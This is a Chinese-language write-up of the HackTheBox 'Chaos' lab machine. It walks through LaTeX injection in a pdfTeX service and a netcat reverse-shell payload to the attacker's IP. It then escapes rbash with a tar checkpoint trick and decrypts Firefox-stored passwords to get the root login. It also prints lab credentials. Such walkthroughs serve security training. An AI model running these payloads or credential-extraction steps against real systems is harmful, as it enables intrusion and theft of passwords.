
還是要處理解密的部分....最不會的過程來了~
撰寫腳本，也有使用chatGTP來撰寫
gitHub：

1. https://github.com/a6232283/HTB/blob/main/code/Chaos HTB/Chaos_chatGTP_decode.py <=chatGTP轉寫的
2. https://github.com/a6232283/HTB/blob/main/code/Chaos HTB/Chaos_decode.py <=使用原本腳本，底下轉寫解碼


執行後取得base64編碼文件

```
┌──# cat de_enim_msg.txt
SGlpIFNhaGF5CgpQbGVhc2UgY2hlY2sgb3VyIG5ldyBzZXJ2aWNlIHdoaWNoIGNyZWF0ZSBwZGYKCnAucyAtIEFzIHlvdSB0b2xkIG1lIHRvIGVuY3J5cHQgaW1wb3J0YW50IG1zZywgaSBkaWQgOikKCmh0dHA6Ly9jaGFvcy5odGIvSjAwX3cxbGxfZjFOZF9uMDdIMW45X0gzcjMKClRoYW5rcywKQXl1c2gK

┌──(root㉿kali)-[/home/kali/Desktop/Chaos HTB]
└──# echo "SGlpIFNhaGF5CgpQbGVhc2UgY2hlY2sgb3VyIG5ldyBzZXJ2aWNlIHdoaWNoIGNyZWF0ZSBwZGYKCnAucyAtIEFzIHlvdSB0b2xkIG1lIHRvIGVuY3J5cHQgaW1wb3J0YW50IG1zZywgaSBkaWQgOikKCmh0dHA6Ly9jaGFvcy5odGIvSjAwX3cxbGxfZjFOZF9uMDdIMW45X0gzcjMKClRoYW5rcywKQXl1c2gK" |base64 -d
Hii Sahay

Please check our new service which create pdf

p.s - As you told me to encrypt important msg, i did :)

http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3

Thanks,
Ayush
```

獲取一組url：`http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3`
是一個不知道甚麼網站，案創建都沒回應，
但用burp可以抓包=D




burp抓包，找到版本：pdfTeX, Version 3.14159265-2.6-1.40.19



有找到漏洞：

- https://www.exploit-db.com/exploits/48805 <=失敗
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/LaTeX Injection <=成功請看 `Command execution`

執行`content=\immediate\write18{id }&template=test1`成功獲取資料




進行反彈shell

執行

```
\immediate\write18{rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.13+9200+>/tmp/f}
```

成功



已知使用者

```
root:x:0:0:root:/root:/bin/bash
sahay:x:1000:1000:choas:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash
```

有版本漏洞

獲取root

進行無版本漏洞提權。
先處理使用者`ayush`，<= 這帳號前面跟wp一致。

```
username：ayush
passwd ：jiujitsu
```

登入後命令都無法執行，使用全域變數處理 [把rbash的環境變量更改正常外殼環境變量]
更改變量失敗...

```
www-data@chaos:/$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
www-data@chaos:/$ su ayush
su ayush
Password: jiujitsu

ayush@chaos:/$ echo $PATH
echo $PATH
/home/ayush/.app
ayush@chaos:/$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
<l/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
rbash: PATH: readonly variable
```

還指向`/home/ayush/.app`
發現tar

```
ayush@chaos:/$ dir /home/ayush/.app
dir /home/ayush/.app
dir  ping  tar
ayush@chaos:/$
```

參考：https://gtfobins.github.io/gtfobins/tar/#sudo　< = 進行突破
成功變更環境變量

```
ayush@chaos:/$ tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
<ull --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
$ ls
ls
bin   home            lib64       opt   sbin  usr          webmin-setup.out
boot  initrd.img      lost+found  proc  srv   var
dev   initrd.img.old  media       root  sys   vmlinuz
etc   lib             mnt         run   tmp   vmlinuz.old
$ id
id
uid=1001(ayush) gid=1001(ayush) groups=1001(ayush)
$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

在目錄發現.mozilla與firefox有關

```
pwd
/home/ayush/.mozilla
$ ls
ls
extensions  firefox
```

參考：https://github.com/unode/firefox_decrypt/blob/main/firefox_decrypt.py

因套件問題，無法直接在靶機上執行。
將檔案壓縮並傳回kali機`zip -r mozilla.zip .mozilla`

解壓縮並執行且獲取root帳密

```
kali@kali:~/Downloads/htb/chaos$ python firefox_decrypt/firefox_decrypt.py home/ayush/.mozilla/
extensions/ firefox/
kali@kali:~/Downloads/htb/chaos$ python firefox_decrypt/firefox_decrypt.py home/ayush/.mozilla/firefox/

Master Password for profile home/ayush/.mozilla/firefox/bzo7sjt1.default:

Website:   https://chaos.htb:10000
Username: 'root'
Password: 'Thiv8wrej~'
kali@kali:~/Downloads/htb/chaos$
```